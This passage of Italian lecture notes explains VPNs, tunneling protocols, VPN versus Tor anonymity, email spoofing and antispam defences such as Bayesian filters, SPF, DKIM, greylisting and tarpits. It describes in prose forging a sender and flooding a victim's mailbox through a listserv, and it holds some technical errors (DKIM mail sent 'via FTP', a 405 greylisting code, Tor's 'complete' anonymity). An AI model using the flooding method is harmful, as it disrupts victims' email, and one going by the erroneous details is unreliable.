1. Accesso remoto ad una LAN privata attraverso Internet: ad esempio per effettuare lo smartworking ed accedere da casa alla nostra rete aziendale.




Figura 156

2. Connessione fra reti private attraverso internet (Site to site VPN). Ad esempio una azienda che ha varie reti private sparse sul territorio e vuole connetterle, potrà utilizzare un VPN.




Figura 157

3. Connessione tra computer attraverso una Internet, simile al caso 1, ma a differenza di quest'ultimo, piuttosto che effettuare una proiezione di una macchina all'interno di una rete, è possibile avere una connessione tra PC.




Figura 158

**Perché usare una VPN?** Una delle prime ragioni è l'economicità: realizzare connettività remota tramite modem dial-up o tramite linee dedicate è molto costoso. Un'altra ragione è la scalabilità: creare un numero elevato di linee dedicate quando il numero di utenti cresce diventa molto difficile da gestire, quindi l'uso di una VPN su rete pubblica è facile anche da amministrare. Un'altra ragione è la sicurezza: una VPN garantisce confidenzialità e integrità end-to-end nonché mutua autenticazione (e non ripudio) fra gli estremi tramite tecniche crittografiche.

**Il tunneling.** Il concetto chiave di una VPN è il concetto di Tunneling: la VPN è costituita da una serie di connessioni punto a punto trasportate su Internet. La tecnica del tunnelling prevede di incapsulare un protocollo all'interno di un altro protocollo, cioè trasportare i pacchetti associati ad un protocollo all'interno del payload di pacchetti di un altro protocollo; da notare che è possibile anche incapsulare un protocollo all'interno di se stesso, come ad esempio un pacchetto IP all'interno di un altro pacchetto IP. Ma chi effettua questa operazione

di tunneling? I due estremi del tunnel effettuano l'incapsulamento ed il decapsulamento. Ma chi sono gli estremi? Se il collegamento è paritario (site-to-site) allora gli estremi sono due router su cui viene configurata la necessità di effettuare tunneling di due reti interne attraverso la rete pubblica. Un pacchetto di una rete




Figura 159

interna che è destinato ad un'altra rete interna e che ha sia l'indirizzo mittente che destinatario un indirizzo interno, viene incapsulato dal router mittente (o server o firewall che sia) all'interno di un pacchetto IP avente indirizzo mittente l'indirizzo IP pubblico del router stesso e come indirizzo di destinazione l'indirizzo IP pubblico del router di destinazione, così da poter permettere ai pacchetti incapsulati (avente indirizzi privati, interni) di viaggiare sulla global Internet (che altrimenti non potrebbero viaggiare, infatti gli indirizzi privati non hanno senso sulla global Internet, ma hanno ragione di esistere all'interno delle reti di appartenenza).

**Requisiti di base.** Una VPN deve garantire l'autenticazione end-to-end e il controllo accessi: cioè i due end point si devono mutuamente verificare per poter accedere alle reti interne; inoltre una VPN deve garantire funzioni di audit ed accounting per dimostrare in maniera non ripudiabile chi ha acceduto, quali informazioni ha scaricato, etc...; la mutua autenticazione è gestita tramite delle chiavi condivise oppure tramite cifratura asimmetrica basata su certificati X.509. Inoltre una VPN garantisce la riservatezza/confidenzialità attraverso la cifratura del payload, e l'integrità per essere certo che nessuno abbia potuto alterare nulla in transito. Infine una VPN deve implementare un meccanismo di gestione delle chiavi e cioè le chiavi crittografiche utilizzate dal client e dal server devono essere gestite, create, scambiate in maniera opportuna.

### Implementazioni di riferimento.

Esistono tre filosofie di VPN:

- VPN basate su PPP
  - Point-to-point tunneling protocol (PPP + cifratura + GRE)
  - Layer Two tunneling Protocol (L2TP + L2F)
- VPN basate su TCP/IP
  - L2TP/IPsec
  - IPsec Tunnel Mode
  - BGP/MPLS IP VPN
- VPN basate su SSL/TLS
  - Secure Socket Tunneling Protocol (PPTP + SSL)
  - SSL VPN
  - OpenVPN

PPTP. Il Point to Point Tunneling Protocol è un protocollo di livello 2 che si basa sul protocollo PPP (Point to Point Protocol) e viene solitamente utilizzato in combinazione con il protocollo di livello 3 GRE (Generic Routing Encapsulation); è un protocollo sviluppato da Microsoft, sicuramente uno dei più diffusi e usati per proteggere le connessioni VPN. Nonostante sia pienamente integrato in tutte le piattaforme software, PPTP contiene numerose vulnerabilità e, dal 2012, è considerato obsoleto e sconsigliato dalla stessa Microsoft. Ti consiglio di affidarti a servizi VPN che sfruttano PPTP soltanto per nascondere il tuo vero indirizzo IP, non per scopi differenti.

L2TP. Il Layer 2 Tunneling Protocol è un protocollo di livello 2 che non prevede alcuna forma di autenticazione e cifratura ma solamente permette di realizzare un tunnel virtuale;

IPSEC. L'Internet Protocol Security è un protocollo di livello 3 che permette una comunicazione sicura sulle reti IP. La riservatezza, l'integrità e l'autenticità del traffico dati vengono assicurate attraverso meccanismi di cifratura e autenticazione;

L2TP / IPsec. L'implementazione dei protocolli L2TP su IPsec è un modo per ottenere le migliori caratteristiche di entrambi gli standard. Il risultato è un protocollo con un certo livello di sicurezza, che consente la trasmissione crittografata dei pacchetti dati (IPSEC) su un tunnel virtuale (L2TP);

SSL/TLS. Il Secure Sockets Layer (TLS – Transport Layer Security è una versione aggiornata e più sicura di SSL) è un protocollo di livello 4 la cui tecnologia può essere usata anche per garantire la sicurezza di una connessione VPN. Una delle soluzioni software per la configurazione di una VPN per mezzo di SSL è OpenVPN;

IKEv2 – nato dalla collaborazione tra Cisco e Microsoft, è un protocollo abbastanza simile a IPsec ma considerato ben più sicuro, e integrato in molti client VPN (cioè programmi che permettono l'accesso a questo servizio). Tra i punti di forza di IKEv2 figurano le prestazioni (i dati viaggiano velocemente) e l'estrema flessibilità di utilizzo, che lo rende uno dei preferiti anche per quanto riguarda l'uso delle VPN tramite mobile.

OpenVPN – è una delle soluzioni ad oggi più usate nel campo delle VPN: supporta molti algoritmi di cifratura, è di natura open source e si adatta a numerosi scenari d'impiego. Configurare OpenVPN può essere abbastanza complesso per l'utente: per questo motivo, i vari servizi VPN permettono di scaricare programmi già fatti, basati su OpenVPN, ma pre-configurati e pronti per essere facilmente installati.

**Relazione tra anonimato, VPN e TOR** L'aspetto importantissimo è che nessuno dei meccanismi di VPN è in grado di garantire l'anonimato, ma garantisce solo l'estensione della rete in sicurezza; Il modo che esiste per identificarsi su Internet è attraverso l'indirizzo IP; quando ci collegiamo ad una VPN e poi ci collegiamo ad un sito web non usiamo il nostro indirizzo IP reale, ma usiamo l'indirizzo IP della rete VPN a cui siamo collegati che ci fornisce il servizio (come NordVPN), quindi dal punto di vista dell'identificazione tramite indirizzo siamo anonimi, ma in realtà non siamo completamente anonimi. Perché? Perché essere anonimi vuol dire che nonostante può verificarsi la compromissione di un componente dedicato alla sicurezza/anonimato, noi dobbiamo rimanere sempre anonimi. Per esempio nello scenario delle pay TV pirata, possiamo connetterci al suo sito web tramite una VPN, ed in questo modo siamo convinti che siamo anonimi, ma non è così; infatti se la polizia sequestra il server pirata può vedere i log degli IP, ma in questi log non c'è il nostro IP reale ma c'è l'IP del terminatore VPN, e se c'è una rogatoria internazionale e tale terminatore VPN (che deve garantire l'accounting completo) concede a tale rogatoria i vari log a quel punto si viene a scoprire la reale identità di chi si è connesso al server pirata. A differenza di una VPN, TOR garantisce un completo anonimato. Il primo nodo della rete TOR sa chi l'ha contattato ma non sa assolutamente che cosa è transitato (grazie ai tre strati a cipolla di cifratura), viceversa il nodo VPN vede in chiaro tutto il nostro traffico e quindi andando ad intercettare e/o compromettere quel nodo VPN allora l'anonimato viene compromesso, mentre nel caso di TOR l'anonimato viene compromesso solo se vengono compromessi tutti e tre i nodi scelti. Inoltre l'ultimo nodo della rete TOR può vedere in chiaro il traffico, ma non sa chi è l'origine del traffico (TOR infatti implementa un meccanismo di mixing-offuscamento, la VPN no!). Quando i fornitori di VPN dichiarano su

loro siti di garantirci l’anonimato in realtà stanno mentendo in virtù di quanto detto; ribadiamo che le VPN sono solo un servizio di network extension sicuro e vanno solo a rimapparci il nostro IP; ed è la stessa cosa di quando ci connettiamo ad un semplice proxy, se il proxy viene compromesso, allora l’anonimato viene annullato. L’utilizzo di una VPN è utile per connettersi ad una rete privata dall’esterno (per esempio, se da casa vogliamo connetterci alla nostra rete aziendale: smartworking), ma non è molto utile quando è usato per accedere ad una rete pubblica per nascondere la propria identità, perché come abbiamo visto non la nasconde. Una VPN è utile anche per aggirare certe censure da parte di molti governi (come in Cina, dove le VPN sono un mercato molto florido) anche se i governi possono accorgersi che ci si sta connettendo ad un servizio VPN e possono bloccare il tutto, viceversa con TOR ciò non è possibile. Inoltre TOR introduce meccanismi di mixing-offuscamento, mentre molti protocolli utilizzati sulle VPN, non essendo nati per l’anonimato, non introducono nessun meccanismo di offuscamento, ma solo di sicurezza. Quindi con un attacco basato sulla correlazione possono individuarci molto presto: anche senza una rogatoria internazionale, se per esempio la guardia di finanza sequestra il sito di streaming illegale ed inizia ad intercettare i traffico e se sospetta che noi attraverso una VPN stiamo usufruendo di quello streaming, ed intercettando il traffico all’uscita di casa nostra posso facilmente correlare il traffico ed accorgersi che stiamo usando lo streaming senza neanche dover compromettere l’integrità del server VPN attraverso una rogatoria internazionale che chiede di mostrare i log.

# 7. E-Mail Security

IL protocollo SMTP è noto per essere insicuro. Tutte le funzioni di relay SMTP sono svolte da un daemon (Sendmail, Qmail, Postfix etc) che aspetta connessioni sulla porta 25 per inviare la posta in uscita o ricevere quella in ingresso (tipiche funzioni di un MTA). Quindi collegandosi sulla porta 25 e seguendo il protocollo necessario all'invio di una email, possiamo inviare un messaggio con falso mittente al destinatario. Su questa fragilità del protocollo si basa il concetto di **mail spoofing**, ovvero falsificare l'email inserendo un falso mittente così da raggirare il destinatario (magari ai fini di phishing). Non solo, possiamo anche fare una sorta di attacco Dos utilizzando un listerv. Un listerv è un programma solitamente utilizzato per l'invio di newsletter ad una lista, però viene anche utilizzato per l'invio di file di dimensioni elevate via email, che vengono spezzettati in vari frammenti e inviati via listerv. Quindi un attacco Dos potrebbe essere il seguente: sappiamo che nella directory "miefiles" del server pluto.it c'è un file di 400 MB il cui nome è "enorme.gz", possiamo fare in modo che quei 400 MB vengano convertiti da binario a formato testuale (quindi il file aumenta anche di peso, perché passiamo da base binaria a base 64) e inviamo il tutto alla email della nostra vittima. Probabilmente la quota della casella elettronica della vittima sarà saturata e non riuscirà più a ricevere e-mail.

**Come capire il mittente di una email?** Partiamo da un presupposto: "Se il mittente è bravo a nascondersi, non ci sono modi per capire esattamente chi è il mittente, possiamo solo sperare che abbia commesso qualche errore".

Uno strumento che ci viene in aiuto per la rilevazione del mittente è l'header del messaggio email:

- Partiamo dal basso, i tag "to, subject, from" sono totalmente inaffidabili e non hanno alcun peso nella nostra analisi, perché sicuramente sono stati modificati dall'utente.
- Ogni header ha poi i relay su cui è transitato il messaggio prima di arrivare all'host destinatario. Come vediamo dall'immagine, al di sopra del tag "to", abbiamo il primo hop da cui è partito il messaggio. Il messaggio transitando su più relay crea una catena, e man mano che si incontrano dei relay, vengono aggiunti uno sopra all'altro. Anche questi messaggi possono essere stati modificati.

**Come analizzare i relay nell'header del messaggio ?** L'unico modo per capire qualcosa del mittente è analizzare i relay su cui è transitato il messaggio, ci saranno alcuni affidabili che sono noti provider, mentre altri sconosciuti che non devo prendere in considerazione. Ogni volta che il messaggio transita in un relay, viene inserito dal relay un message-id, e inoltre il relay specifica nell'header da chi ha ricevuto il messaggio e quando. Se il relay è appunto affidabile, supponiamo google, salverà nella propria entry table il message-id, quindi in maniera collaborativa, potrei chiedere a google di verificare se effettivamente quel messaggio con tale id è transitato su un loro server. Di conseguenza tramite questa procedura avrei conferma di non alterazione almeno del campo relativo al transito sul relay di google e di conseguenza potrei fidarmi del campo "from" per capire da chi ha ricevuto il messaggio. Posso fare questo ragionamento a ritroso cercando di costruire i pezzi, se non riesco a risalire al mittente, posso fare dei controlli incrociati su date e nazioni di provenienza, basandomi sempre sui relay affidabili. Se sono fortunato, posso ricavare dati come la nazione da cui è partita l'email e l'orario. Non ho garanzie di successo.

## Email spamming

- Spam: mail che gli utenti non sono interessati a ricevere.
- UCE: email commerciali non sollecitate.
- UBE: email di massa non sollecitate.
- Ham: email buone (non spam)
- Falsi positivi: mail di tipo ham che vengono identificate come spam

- Falsi negativi: spam che non viene identificato dall'antispam e che quindi si mescola alle email buone.

### Dove effettuare i controlli ?

- Client-side (MUA): ho buoni risultati se l'utente configurasse bene il filtro. Ho problemi quando l'utente usa client diversi, poi i sistemi statistici alla base dei riconoscitori di spam non hanno a disposizione tante email per poter allenare un buon modello.
- Server-side (MTA): ho il vantaggio che l'amministratore della mia casella di posta gestisce il mio filtro anti-spam e che ha a disposizione una grande mole di email per poter allenare al meglio il modello anti-spam.

Ho un ulteriore problema di riconoscimento del mittente, ovvero gli **open relay**. Oltre a cercare di camuffare l'header, gli spammer molto spesso usano una tecnica indicata come 3rd party relay, cioè utilizzano il server di un terzo soggetto (che solitamente non ha alcun legame tra mittente e destinatario) come relayer, ossia come propagatore di un messaggio SMTP. Quindi il mittente reale del messaggio si avvale di un relay che risulta aperto per far partire email di spam. Questo è possibile perché il protocollo SMTP, utilizzato per l'invio dei messaggi di posta, non prevede una autenticazione per poter inviare dei messaggi. Per impedire l'invio tramite il proprio sistema è necessario far autenticare gli utenti prima di permettere l'invio.

## 7.1 Tecniche Antispam

Vediamo adesso le principali tecniche antispam:

- **Black&white-listing e RBL:** Sono controlli che vengono effettuati sull'header dei messaggi. Ogni volta che riceve una mail, il server consulta una lista di indirizzi, ha una lista mittenti validi (white) ed una lista di mittenti non sicuri (black) e sulla base di questo match decide se accettare la comunicazione dal mittente o meno. Possiamo affidarci a società terze che gestiscono un database aggiornato con tutti i cattivi mittenti, tipicamente questo servizio è chiamato realtime blocking list (RBL). Gli RBLs si consultano solitamente utilizzando il protocollo DNS (query e response), cioè mi arriva una email, faccio partire una query verso un RBL e sulla base della risposta decido se accettare o meno l'email. Le RBL sono aggrabili usando gli "open relays" oppure computer compromessi. Inoltre spesso gli spamer, utilizzano indirizzi IP solo per pochi minuti prima di cambiarlo, quindi prima del tempo necessario ad una RBL per identificarli e bloccarli. Una RBL avanzata, chiamata SURBL (Spam URI realtime Blocklist) non controlla solo gli header ma anche il body del messaggio alla ricerca di url che riconducano a domini spamer. Ad esempio se in precedenza era partita una campagna spam per la vendita di un viagra, venduto su un determinato sito, allora se in una email riconosco tale sito, vuol dire che è stato fatto partire un nuovo attacco spam.
- **Filtri di contenuti:** Il sistema di posta prima di consegnare la stessa agli utenti applica vari algoritmi di analisi dei messaggi e tramite delle metriche riesce ad assegnare un fattore di confidenza che classificano l'email come spam o ham. Ovviamente è richiesto un training del sistema per allenarlo al riconoscimento di posta spam. Con la scomparsa degli open relay si pensava che il problema dello spam fosse finito, ma il problema non si è risolto perché la posta elettronica può essere inviata con una botnet senza passare per un relay. La soluzione a questo problema sono i filtri anti-spam, all'interno di qualsiasi dominio, fra le varie ACL di protezione perimetrale, vengono aggiunte delle clausole le quali affermano che la posta elettronica è gestibile solo attraverso il relay ufficiale del dominio. Il problema è che queste regole sono presenti e riconosciute ma nessuno fa questo enforcing sulle ACL. In questo momento,

nell'impossibilità di risolvere il problema dello spam bisogna cercare di scartare ciò che è buono da ciò che non lo è, e sono necessari dei meccanismi a livello di mail exchanger che siano in grado di ispezionare il contenuto dei messaggi e di classificarlo in spam o mail legittima, ciò non significa scartare o meno un messaggio ma significa attribuirle un punteggio:

- Il meccanismo principe per la gestione di questi contenuti è il cosiddetto **filtro Bayesiano**, esso è un meccanismo basato sull'analisi probabilistica, la logica dietro questi filtri è la mutua dipendenza tra eventi che caratterizzano uno spam; il concetto di base è la regola di Bayes che permette di definire come alcuni eventi sono dipendenti dagli eventi passati e ciò che c'è da aspettarsi da un evento futuro. La teoria di Bayes ha solide basi matematiche, essa permette di realizzare dei meccanismi di riconoscimento e classificazione, dette reti Bayesiane, che vengono utilizzati nella lotta allo spam. Nella logica dei filtri Bayesiani, i messaggi devono essere ispezionati ed analizzati, a partire dall'analisi di questi messaggi viene costruita una base di conoscenza che è costituita da informazioni raccolte sia da messaggi legittimi che da messaggi di spam. A partire da questi messaggi, viene fatta un'analisi delle parole e dei simboli individuati che vengono raccolti in un database e le loro occorrenze vengono analizzate; il senso di raccogliere le informazioni per costruire una base di conoscenza pregressa di ciò che è successo è quello di calcolare la probabilità che un messaggio sia spam o meno. Ad ognuno degli elementi individuati viene assegnato un valore di probabilità basato su uno specifico calcolo che indica quanto frequentemente una parola ricorre nei messaggi di spam piuttosto che nei messaggi di ham, ad esempio se la parola "viagra" ricorre 400 volte all'interno di 3000 mail di spam, mentre solo 5 volte su 300 messaggi legittimi, la probabilità di spam sarà  $(400/3000) / (5/300 + 400/3000) = 0.8889 = 89\%$ .

La formula dietro i filtri di Bayes è la seguente:

$$P_S = (N_S/T_S) / (N_S/T_S + N_h/T_h)$$

$T_S$  = numero di mail di tipo SPAM

$N_S$  = numero di presenze di una parola tra gli SPAM

$T_h$  = numero di mail di tipo HAM

$N_h$  = numero di presenza di una parola tra gli HAM

$P_S$  = probabilità che quella parola appaia in uno spam

Se  $T_S$  e  $T_h$  sono uguali allora la formula diventa:

$$P_S = N_S / (N_S + N_h)$$

È necessario addestrare questi filtri, i database ham devono contenere mail che si è certi siano corrette e legittime, alcuni software antispam hanno un DB di ham già pronto è disponibile al pubblico, ovviamente gli spamer possono studiare e cercare di bypassare il controllo.

Come nel caso dell'anomaly detection, non esiste un concetto generale di mail di spam e email di ham ma è molto domain sensitive, ad esempio all'interno di una struttura farmaceutica la parola viagra potrebbe essere legittima.

Tipicamente, il filtro viene usato sul DB delle probabilità, quando arriva un nuovo messaggio di posta elettronica esso viene trasformato in token, a questo punto vengono rilevate le parole più rilevanti o che sono maggiormente frequenti, su queste parole il filtro bayesiano fa il calcolo delle probabilità di spam. Il filtro potrebbe lavorare su base soglia, ad esempio si potrebbe dire che se la probabilità stimata che il messaggio sia spam supera il 90% allora il messaggio viene ritenuto sicuramente spam.

La tecnica più comune utilizzata da molti tool è quella di assegnare uno specifico punteggio in base alla probabilità che il messaggio sia uno spam o meno.

Il filtro bayesiano è molto interessante anche rispetto a tecniche euristiche che possono essere più mirate o si basano su concetti studiati dal comportamento degli spammer perché il filtro bayesiano in qualche modo non cerca solo le parole chiavi ma analizza tutti i messaggi e tokenizza tutti i messaggi buoni e di spam che ricorrono frequentemente.

Un’altro concetto importante è quello di adattamento, cioè la tecnica euristica è un’idea che rimane costante nel tempo, viceversa il filtro si adatta in base all’utente e alla lingua.

I filtri bayesiani sono difficili da imbrogliare, infatti anche spezzare le parole non serve perché non viene fatto un pattern matching ma si va a riconoscere l’occorrenza frequente di un token all’interno di un messaggio.

Anche i filtri invecchiano, la loro conoscenza non è statica perché con il passare del tempo gli spammer possono iniziare ad usare nuovi elementi, nuove keyword e quant’altro, quindi i filtri vanno continuamente alimentati e riaddestrati, ciò viene fatto arricchendo il database ham e il database spam ma ciò che è più interessante è l’utilizzo di tecniche automatiche per fare un reinforcement learning cioè fare in modo che il filtro cominci ad imparare man mano che classifica, ciò potrebbe prevedere o l’alimentazione periodica attraverso sistemi automatici o attraverso un operatore umano che possa indicare al filtro cosa è spam e cosa no.

- È possibile utilizzare anche **filtri ibridi**, cioè filtri che utilizzano sia la logica statistica che la combinazione della stessa con delle euristiche per poter aumentare la capacità di identificazione concettuale del filtro. Inoltre, si possono usare meccanismi di preclassificazione che possono essere combinati agli algoritmi di classificazione attuali utilizzando meccanismi che considerano la progressione dei token cioè non considerano i tokens come elementi individuali ma considerano l’occorrenza delle sequenze di token o anche tecniche di riduzione del rumore.
- **Sender Policy Framework (SPF):** i meccanismi SPF (Sender Policy Framework) sono usati sempre più di frequente, essi servono a risolvere i problemi di SMTP; come già detto SMTP è un protocollo insicuro che permette, grazie alla sua insicurezza, a chiunque di impersonare l’indirizzo e-mail di chiunque altro, uno spammer non usa un indirizzo legittimo per inviare l’e-mail ma può utilizzare un indirizzo inventato o addirittura in alcuni casi potrebbe usare l’indirizzo di qualcuno a cui vuole creare un problema. Il meccanismo delle SPF effettua un check forte su chi ha il permesso di inviare mail relative ad un dominio, cerca di impedire lo spam prima che il messaggio venga spedito facendo un controllo in modo da evitare questo tipo di impersonificazione. Il record FPS, piuttosto che dire chi è autorizzato a ricevere la posta per un dominio, dice chi è autorizzato a mandare la posta da un dominio, il ricevente controlla se esiste un matching tra l’indirizzo del mittente e quanto è stato pubblicato sul DNS circa le SPF e se quell’entità non è autorizzata ad inviare posta da quel dominio rifiuta il messaggio in entrata da mittente. Dato che per compatibilità a ritroso non è stato facile creare un nuovo record come per il mail exchanger, allora si è creato un resource record usato per creare commenti per pubblicare delle informazioni relative specificamente alle politiche di server policy framework. Le specifiche delle SPF prevedono che non si usi un framework nuovo ma un record txt che contiene del testo formattato che viene riconosciuto da chi fa l’enforcing. Il problema è che il sistema delle SPF impedisce allo spammer di mandare mail, ma d’altro canto rende impossibile effettuare il forwarding, cioè con il forwarding si potrebbe definire all’interno della casella di posta elettronica delle istruzioni specifiche per il reinoltro della posta elettronica da un indirizzo all’altro, ciò non è possibile utilizzando le SPF. È possibile ricorrere a delle contromisure come i SRS (Server Rewriting Scheme), essi sono schemi che permettono di ricostruire il server e anche chi utilizza meccanismi come il “.forward” o “/etc/aliases” deve passare a un transfer agent che sia in grado di utilizzare questa forma di riscrittura dell’inviaente.

Ecco un esempio:

Bob possiede il dominio example.net e invia mail attraverso il suo account Gmail, per cui contatta il supporto tecnico di Gmail per identificare il record SFP corretto per Gmail in modo da evitare che gli tornino indietro le notifiche. A questo punto, dato che spesso tornano indietro le notifiche relative a

messaggi che non ha mai inviato, decide di pubblicare un record SPF per prevenire abusi relativi al suo dominio, quindi pubblica sul DNS un record SFP relativo al dominio example.net dicendo che chi è autorizzato all'invio di posta e include anche il server mail di Google:

```
example.net TXT "v=spf1 mx  
a:pluto.example.net  
include:aspmx.googlemail.com -all"
```

in questo modo qualsiasi cosa considerata legittima da gmail.com è legittima per example.net.

A questo punto, i server contattati dai client verificano l'IP del client rispetto al dominio del server, in mancanza di questa corrispondenza rigettano il messaggio.

- Il meccanismo visto fin ora permetteva di capire chi fosse autorizzato a mandare mail da un dato dominio (il duale dell'MX), esiste un meccanismo più sofisticato che permette di autenticare le mail, questo meccanismo si chiama **DKIM** (DomainKeys Identified Mail) esso autentifica le mail in modo da prevenire lo spoofing. DKIM permette a chiunque riceve una mail di verificare la provenienza del messaggio in maniera tale da accertarsi della veridicità del mittente, questa cosa permette di evitare il fishing oltre che lo spamming. Il DKIM consente di associare il proprio nome ad una mail attraverso una firma digitale, viene fatta una verifica utilizzando una chiave pubblica nota, per tutti questi meccanismi l'unico modo per comunicare è il DNS. La firma assicura che il messaggio sia arrivato autentico e non modificato dal momento in cui è stata apposta la firma, queste firme non sono visibili agli utenti perché sono messe nell'header e vengono verificate dal provider del servizio di posta elettronica. Questa crittografia può essere considerata server-to-server. Uso di DKIM: il MUA dell'utente manda il messaggio al suo MTA, il suo MTA include una componente di firma che firma il messaggio, il messaggio firmato viene mandato via FTP normalmente. A questo punto, chi ha ricevuto il messaggio può fare un check facendo una query DNS per chi è la chiave pubblica associata al dominio inviante e verifica se il dominio è integro, a questo punto lo rende disponibile all'utente finale. I server email e i relay intermedi possono modificare la posta in transito, eventualmente invalidando una firma. Per l'uso del DKIM è obbligatorio che il messaggio venga trasformato con una serie di algoritmi di canonizzazione riconosciuti in una forma canonica, cioè che gli header e il corpo devono rispettare tutti lo stesso formato.
  - Vouch by reference VBR è un protocollo utilizzato nei sistemi di posta per la certificazione del mittente da parte di soggetti terzi. Providers indipendenti possono garantire per la reputazione dei mittenti verificando il nome del dominio che è associato con il relativo indirizzo. Tipicamente queste informazioni le può usare sia un MTA per vedere se un server è affidabile, sia un delivery agent oppure un client di posta elettronica (MUA). L'utente che fa certificazioni email VBR firma i suoi messaggi utilizzando DKIM e inserisce un campo VBR-info nell'intestazione firmata. L'header VBR info contiene:
    - Il nome del dominio che sta certificando, ovvero il responsabile della firma DKIM.
    - Il tipo di contenuto del messaggio.
    - Un elenco di uno o più servizi di vouching, vale a dire i nomi di dominio dei providers che garantiscono sia per il mittente che per il contenuto. Si può garantire anche per il contenuto che il mittente invia.

Un esempio è:

```
VBR-Info: md=domain.name.example; mc=type; mv=vouching.example;vouching2.example
```

Attenzione: Non stiamo facendo sicurezza end-to-end della email, ma stiamo facendo sempre facendo sicurezza fra server. Garantisco solo che le e-mail siano state controllate prima di essere inviate, e quindi non sono spam, però non significa che il messaggio è firmato e sicuro end-to-end.

- **GreyListing:** quando cerco di collegarmi al server email per destinare una email e ottengo che il server è indisponibile, il relay mette l'email in una queue per spedirla in un secondo momento. Gli spammer non implementano questo meccanismo perché devono andare veloce, quindi non viene rientrato l'invio. Quindi un normale server potrebbe gestire una grey list, per ogni messaggio entrante il server crea la tripla < sending IP, sender, recipient>, se il messaggio non è nella mia grey list, mando un messaggio che il server è non disponibile (405), quando il mittente riceve tale messaggio, prova il rinvio, quindi controllo che tale email sia nella grey-list e lo passo alla whitelist per recapitarla al destinatario. I bot agent che inviano spam, non hanno una queue per conservare le email di solito, quindi al primo messaggio 405, non invieranno più tale messaggio di spam.

Problema: gli utenti non si accorgono di nulla, però ho comunque un delay.

- **Razor:** rete distribuita collaborativa per identificare lo spam, grazie al contributo degli utenti, Razor mantiene un DB di spam in propagazione che i client possono consultare per filtrare lo spam. Razor calcola poi la probabilità che un mail sia spam (con una rete bayesiana magari). L'input degli utenti viene pesato in base alla reputazione degli utenti, altrimenti lo spammer potrebbe segnalare email buone come spam. La reputazione è costruita sul consenso nel riportare o revocare gli spam. Esiste anche una implementazione open source scritta in python di questo DB chiamato Pyzor, basato sul meccanismo Razor. Un esempio è la figura sottostante, dove i client possono confrontare i messaggi tra di loro creando delle firme digitali del body poi chiedono al server se altri hanno riportato quella firma come spam, in caso affermativo identificano l'email come spam.
- **DCC:** Sempre sulla base del meccanismo collaborativo di Razor, che sono migliaia di client e oltre 200 server che raccolgono ed elaborano checksum da circa 130 milioni di email, se più client ricevono la stessa email, può essere classificata come spam, bisogna fare attenzione perché si potrebbe segnalare come spam una comunicazione inviata ad un intero dipartimento.
- **CRM114:** Sistema per esaminare le incoming email, per classificare i dati si possono utilizzare i regex, si usa parecchio per analizzare in maniera automatica i log di posta.
- **Tarpits:** Gli spammer vogliono velocità, però l'utilizzatore normale non è sensibile a tale velocità. Si sfrutta questa caratteristica per rallentare in maniera anomala la funzionalità di un delay. In pratica quando un server riceve posta intervallata con tempi umani si comporta normalmente, ma quando riceve posta con una velocità elevata, che caratterizza un inviante non umano, può applicare una politica di tarpits, ovvero intenzionalmente introduce un delay nel tempo di servizio. Abbiamo addirittura honeypot che limitano i worms che inviano spam, tipicamente infatti questi worms sono alla ricerca di relay aperti, quindi si creano honeypot con relay aperti, in modo che quando lo spammer si collega, viene rallentato con tarpits l'invio dello spam, e poi informa i DB dinamici a riguardo dello spammer.
